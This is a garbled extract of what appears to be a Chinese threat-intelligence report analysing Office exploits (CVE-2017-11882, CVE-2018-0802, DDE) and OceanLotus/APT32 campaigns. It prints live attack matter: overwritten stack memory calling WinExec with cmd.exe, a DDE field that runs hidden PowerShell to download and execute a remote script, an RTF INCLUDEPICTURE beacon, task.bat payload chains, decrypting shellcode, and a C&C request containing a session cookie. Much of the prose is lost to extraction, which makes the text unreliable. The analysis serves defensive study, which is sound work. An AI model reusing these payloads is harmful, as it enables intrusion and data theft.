0012F288	930112FB	
0012F28C	0012F2A4	
0012F290	77EFD8C8	返回到 GDI32.77EFD8C8 来自 ntd
0012F294	77EFD8ED	返回到 GDI32.77EFD8ED 来自 GD
0012F298	77EFD8DA	返回到 GDI32.77EFD8DA 来自 GD
0012F29C	0012F660	
0012F2A0	0012FAB8	
0012F2A4	00000021	
0012F2A8	0000FFFF	
0012F2AC	0012F2F0	
0012F2B0	004115D8	返回到 EQNEDT32.004115D8 来自
0012F2B4	0012F430	
0012F2B8	00000000	
0012F2BC	0012F2CC	
0012F2C0	0012F660	

被覆盖前的地址

59 CVE-2017-11882

7

0012F27C	2020FF1E	
0012F280	0012F2EC	
0012F284	2E646D63	
0012F288	20657865	
0012F28C	6163632F	
0012F290	652E636C	
0012F294	26206578	
0012F298	41414120	
0012F29C	41414120	
0012F2A0	41414120	
0012F2A4	41414120	
0012F2A8	41414120	
0012F2AC	41414120	
0012F2B0	00430C12	EQNEDT32.00430C12
0012F2B4	0012F430	
0012F2B8	00000000	
0012F2BC	0012F2CC	
0012F2C0	0012F660	
0012F2C4	0012F688	

被覆盖后的地址

60 CVE-2017-11882

8

ASLR

0x00430C12

WinExec

00430C18	CALL 到 WinExec 来自 EQNEDT32.00430C12	ST3 empty -1.6935811826736!
0012F430	CmdLine = "cmd.exe /ccalc.exe & AAAAAAAAAAAAAAAAAAAAAAAAAA",12,"",0C,"C"	ST4 empty 2.80534921991190
00000000	ShowState = SW_HIDE	ST5 empty 1.82507261279498
0012F2CC	ASCII "MS Reference Specialty"	ST6 empty 0.00000107979114
0012F660		

61 CVE-2017-11882

9

cmd/mshta/powershell

```
2017  12      shellcode
shellcode
```

2018	1	3.0	(Office
			)

3.2.5 DDE

DDE(Dynamic Data Exchange)	Office
Office	DDE

```

      <w:rsidPrPr="00E5633">
        <w:Pr>
          <w:Fonts w:cs="Times New Roman" w:eastAsia="Times New Roman"/>
          <w:Pr>
            <w:instText:DEDEAOU &quot;C:\Programs\Microsoft\Office\MSWord\l\...\l\...\l\Windows\system32\WindowsPowerShell\l\1.0\powershell.exe -NoP -sta -NonI -W Hiddo (New-Object
            System.Net.WebClient).DownloadString('http://psi323z.vps.ovh.ca:9090/noo.ps1'); powershell -e $e # &quot; &quot;;decrypting -CN Bonus-Payout-October-2017&quot;;<w:instText>
          </w:Pr>
        </w:Pr>
      </w:Pr>
    </w:Pr>
  </w:Pr>

```

62 DDE

```
OOXML      DDEAUTO
word\document.xml
```

3.3

2018

4

Packager.dll

%TMP%

1	decoy.doc	Package	
2	task.bat	Package	%uu% %Temp%\block.txt 2nd.bat
3	exe.exe	Package	Loki(Dyzap)
4	2nd.bat	Package	EXE.EXE Word decoy.doc
5	inteldriverupdl.sct	Package	task.bat

(1) CVE-2017-8570

[illegible]

63


1



FONT

(CVE-2017-11882)

WinExec("cmd /c %TMP%\task.bat")



67

5

FONT

CVE-2018-

0802


"cmd /c %TMP%\task.bat "

(3) CVE-2018-4878

Shockwave Flash

CVE-2018-4878

"cmd.exe /c %TEMP%\task.bat"



68

6

RTF

\fldinst

INCLUDEPICTURE

User-Agent

Office

Kaspersky

An (un)documented


Word feature abused by attackers

```
706 {field{\*\fldinst{INCLUDEPICTURE "http://yopmail.com/4.php?stats=send&thread=0"
MERGEFORMAT \ld \w0001 \h0001 \pml \px0 \py0 \pw0}}}
```

69

7


Lokibot Dyazap





APT 2017 APT

2017 APT



70 APT

4.1

APT

2017 APT Office

APT

4.1.1

(OceanLotus APT32)

2012 4

2014



4.1.1.1

2017

100

JavaScript

1.

JavaScript

CPU

Cookie

IP


2.

JavaScript Payload

1

Google

24



71

1


2

Google

OceanLotus APP

Google

OAuth



72

2

3) “ ” OceanLotus Google App

4

4.1.1.2

2017 11

1. A

CVE-2017-8759

CVE-2017-8759

Powershell



73

3



UAC

powershell

UAC



eventvwr.exe

UAC

2. B


Winword.exe wwlib.dll

Winword.exe
wwlib.dll

Office Word

Winword.exe
DLL

wwlib.dll



shellcode

shellcode

CVE-2017-8759

shellcode

shellcode

word

3. C

MSBuild.exe

MSBuild

XML

Visual Studio

XML

C#

MSBuild

Task

C#

Task

```

<Project DefaultTargets = "Compile"
  xmlns="http://schemas.microsoft.com/developer/msbuild/2003" >

  <!-- Set the application name as a property -->
  <PropertyGroup>
    <appname>HelloWorldCS</appname>
  </PropertyGroup>

  <!-- Specify the inputs by type and file name -->
  <ItemGroup>
    <CSFile Include = "consolehwc1.cs"/>
  </ItemGroup>

  <Target Name = "Compile">
    <!-- Run the Visual C# compilation using input files of type CSFile -->
    <CSC
      Sources = "@(CSFile)"
      OutputAssembly = "$(appname).exe">
    <!-- Set the OutputAssembly attribute of the CSC task
    to the name of the executable file that is created -->
    <TaskParameter = "OutputAssembly"
    ItemName = "$(EXEFile)" />
    </CSC>
    <!-- Log the file name of the output file -->
    <Message Text="The output file is @(EXEFile)"/>
  </Target>
</Project>

```

76

6

MSBuild

Powershell

Powershell

EXE

C&C

003B0000	FC	cld	
003B0001	E8 00000000	call 003B0006	
003B0006	EB 27	jmp short 003B002F	
003B0008	5A	pop edx	ConsoleA.00401073
003B0009	8B0A	mov ecx,dword ptr ds:[edx]	
003B000B	83C2 04	add edx,0x4	
003B000E	8B32	mov esi,dword ptr ds:[edx]	
003B0010	31CE	xor esi,ecx	kerne132.7C80189C
003B0012	83C2 04	add edx,0x4	
003B0015	52	push edx	ntdll.KiFastSystemCallRet
003B0016	8B2A	mov ebp,dword ptr ds:[edx]	
003B0018	31CD	xor ebp,ecx	kerne132.7C80189C
003B001A	892A	mov dword ptr ds:[edx],ebp	
003B001C	31E9	xor ecx,ebp	
003B001E	83C2 04	add edx,0x4	
003B0021	83EE 04	sub esi,0x4	
003B0024	31ED	xor ebp,ebp	
003B0026	39EE	cmp esi,ebp	
003B0028	74 02	je short 003B002C	
003B002A	EB EA	jmp short 003B0016	
003B002C	59	pop ecx	ConsoleA.00401073
003B002D	FFE1	jmp ecx	kerne132.7C80189C
003B002F	E8 D4FFFFFF	call 003B0008	
003B0031	67 57	push edi	

77

7

4.1.1.3

专

1.

JS

JavaScript

JS

JS

1

js

javascript

jquery.min.js

jQuery

8

9

```

navigator[_0x6400[358]][_0x6400[326]] = {
  activex: navigator[_0x6400[401]][_0x6400[348]](),
  cors: navigator[_0x6400[401]][_0x6400[426]](),
  flash: navigator[_0x6400[401]][_0x6400[427]](),
  foxit: navigator[_0x6400[401]][_0x6400[428]](),
  java: navigator[_0x6400[401]][_0x6400[429]](),
  phonegap: navigator[_0x6400[401]][_0x6400[408]](),
  quicktime: navigator[_0x6400[401]][_0x6400[430]](),
  realplayer: navigator[_0x6400[401]][_0x6400[431]](),
  silverlight: navigator[_0x6400[401]][_0x6400[432]](),
  touch: navigator[_0x6400[401]][_0x6400[433]](),
  vbscript: navigator[_0x6400[401]][_0x6400[434]](),
  vlc: navigator[_0x6400[401]][_0x6400[435]](),
  webrtc: navigator[_0x6400[401]][_0x6400[436]](),
  websocket: navigator[_0x6400[401]][_0x6400[437]](),
  wmp: navigator[_0x6400[401]][_0x6400[438]]()
};
navigator[_0x6400[358]][_0x6400[439]] = {
  width: screen[_0x6400[246]],
  height: screen[_0x6400[248]],
  availWidth: screen[_0x6400[440]],
  availHeight: screen[_0x6400[441]],
  [0x6400[442]]: screen[_0x6400[442]],
  [0x6400[443]]: screen[_0x6400[443]],
  [0x6400[444]]: screen[_0x6400[444]],
  [0x6400[445]]: screen[_0x6400[445]],
  [0x6400[446]]: screen[_0x6400[446]],
  [0x6400[447]]: screen[_0x6400[447]],
  [0x6400[448]]: screen[_0x6400[448]],
  [0x6400[449]]: screen[_0x6400[449]]
};

```

80

10

payload

ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1

```

'{"history":{"client_title":"","
"client_url":"","
"client_cookie":"SID= .;
APISID= ;
SAPISID= ;
UULE= ;
1P_JAR= ",
"client_hash":"","
"client_referrer":"","
"client_platform_ua":"","
"client_time":"","
"client_network_ip_list":[" "],
"timezone":""," "}}'

```


81

11

2.

FlashUpdate

1



82

12

```
shellcode
```

83

13

d11


84

14

C&C

647 C&C

010022D7	53	push ebx		
010022D8	53	push ebx		
010022D9	8D85 F4FAFFFF	lea eax,dword ptr ss:[ebp-0x50C]		
010022DF	50	push eax		
010022E0	6A 1A	push 0x1A		
010022E2	5A	pop edx		00CC0014
010022E3	E8 A06B0000	call 01008E88		
010022E8	50	push eax		
010022E9	FF35 94B00301	push dword ptr ds:[0x103B094]		
010022EF	FF15 C0520201	call dword ptr ds:[0x10252C0]		wininet.HttpOpenRequestA
010022F5	50	push eax		
010022F6	8985 D8EEFFFF	mov dword ptr ss:[ebp-0x1128],eax		
010022FC	E8 AEFBFFFF	call 01001EAF		
ds:[010252C0]=771C2AF9 (wininet.HttpOpenRequestA)				
地址	HEX 数据	ASCII		
0012E8B8	74 B5 02 01 00 00 00 00 00 01 00 00 00 00 00 00	t?.....	0012E888	00CC0014
0012E8C8	20 00 0A 01 00 00 00 00 00 00 00 00 78 42 FA 00	xB?	0012E88C	00FA24E0
0012E8D8	41 63 63 65 70 74 3A 20 2A 2F 2A 00 0A 48 6F 73	Accept: /*..Hos	0012E890	0012F4F0
0012E8E8	74 3A 20 77 77 77 2E 61 6D 61 7A 6F 6E 2E 63 6F	t: www.amazon.co	0012E894	00000000
0012E8F8	6D 0D 0A 43 6F 6F 6B 69 65 3A 20 73 6B 69 6E 3D	m..Cookie: skin=	0012E898	00000000
0012E908	6E 6F 73 6B 69 6E 3B 73 65 73 73 69 6F 6E 2D 74	noskin;session-t	0012E89C	0012E888
0012E918	6F 6B 65 6E 3D 56 47 55 4E 4C 69 78 44 49 54 6E	oken=UGUNLixDITn	0012E8A0	84680200
0012E928	46 56 71 31 58 45 41 70 70 66 4F 72 6F 46 79 6B	FUq1XEAppf0roFyk	0012E8A4	00000000
0012E938	65 69 41 2F 41 73 2F 76 64 70 4E 32 53 42 50 36	eiA/As/udpN2SBP6	0012E8A8	0103E728
0012E948	79 42 6D 52 30 32 72 6E 63 71 34 39 63 70 6D 44	yBmR02rncq49cpmD	0012E8AC	0102B564
0012E958	4B 4D 42 6E 4B 77 2B 63 34 76 39 4C 72 57 58 6E	KMBnKw+c4u9LrWXn	0012E8B0	00000100
0012E968	6D 35 6F 50 70 6C 4E 57 47 5A 39 6B 4B 53 46 51	m5oPp1NWGZ9kKSFQ	0012E8B4	00FA4FA0
0012E978	37 75 30 42 47 62 6D 6E 69 78 42 72 4C 4C 49 79	7u0BGbnnixBrLLIy	0012E8B8	0102B574
0012E988	45 59 66 67 48 73 4B 52 67 6C 67 51 61 34 53 37	EYfgHsKRglgQa4S7	0012E8BC	00000000
0012E998	4B 61 33 74 56 62 67 4D 78 31 35 43 30 61 2F 49	Ka3tUbgMx15C0a/I	0012E8C0	00000100
0012E9A8	6A 5A 58 6B 71 6F 6A 61 70 54 64 67 5A 50 62 72	jZXkqojapIdgZPbr	0012E8C4	00000000
0012E9B8	72 6E 46 77 66 38 39 65 77 62 53 51 56 77 6A 77	rnFwf89ewbSQUwjw	0012E8C8	010A0020
0012E9C8	3D 63 73 6D 2D 68 69 74 3D 73 2D 32 34 4B 55 31	=csm-hit=s-24KU1	0012E8CC	00000000
0012E9D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8D0	00000000
0012E9E8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8D4	00000000
0012E9F8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8D8	00000000
0012EA08	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8DC	00000000
0012EA18	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8E0	00000000
0012EA28	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8E4	00000000
0012EA38	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8E8	00000000
0012EA48	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8EC	00000000
0012EA58	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8F0	00000000
0012EA68	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8F4	00000000
0012EA78	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8F8	00000000
0012EA88	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8FC	00000000
0012EA98	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E900	00000000
0012EAA8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E904	00000000
0012EAB8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E908	00000000
0012EAC8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E90C	00000000
0012EAD8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E910	00000000
0012EAE8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E914	00000000
0012EAF8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E918	00000000
0012EB08	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E91C	00000000
0012EB18	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E920	00000000
0012EB28	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E924	00000000
0012EB38	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E928	00000000
0012EB48	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E92C	00000000
0012EB58	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E930	00000000
0012EB68	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E934	00000000
0012EB78	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E938	00000000
0012EB88	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E93C	00000000
0012EB98	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E940	00000000
0012EBA8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E944	00000000
0012EBB8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E948	00000000
0012EBC8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E94C	00000000
0012EBD8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E950	00000000
0012EBE8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E954	00000000
0012EBF8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E958	00000000
0012EC08	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E95C	00000000
0012EC18	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E960	00000000
0012EC28	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E964	00000000
0012EC38	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E968	00000000
0012EC48	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E96C	00000000
